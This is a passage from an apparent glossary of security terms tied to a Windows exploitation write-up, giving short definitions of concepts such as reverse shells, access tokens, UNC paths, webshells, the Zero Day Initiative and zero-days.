- Reverse shell: a program that connects back to the attacker and hands over a command prompt.
- RPC: Remote Procedure Call, a way for one program to call a function on another machine as if it were local.
- Security context: the bundle of credentials and group memberships Windows uses to decide what an account may do.
- Sink: the place where attacker-controlled data finally does something dangerous.
- System privileges: the highest permission level on a Windows machine.
- Token: the Windows access token, the internal object representing a logged-in account and its privileges.
- UNC path: a Windows network address of the form
\\server\share\name. - WCF: Windows Communication Foundation, a Microsoft framework for building services that programs call over a network.
- Webshell: a script an attacker can use to run commands through the browser.
- ZDI: the Zero Day Initiative, the organisation that runs pwn2own and buys vulnerability reports.
- Zero-day: a vulnerability that is not yet known to the vendor, so no fix exists.


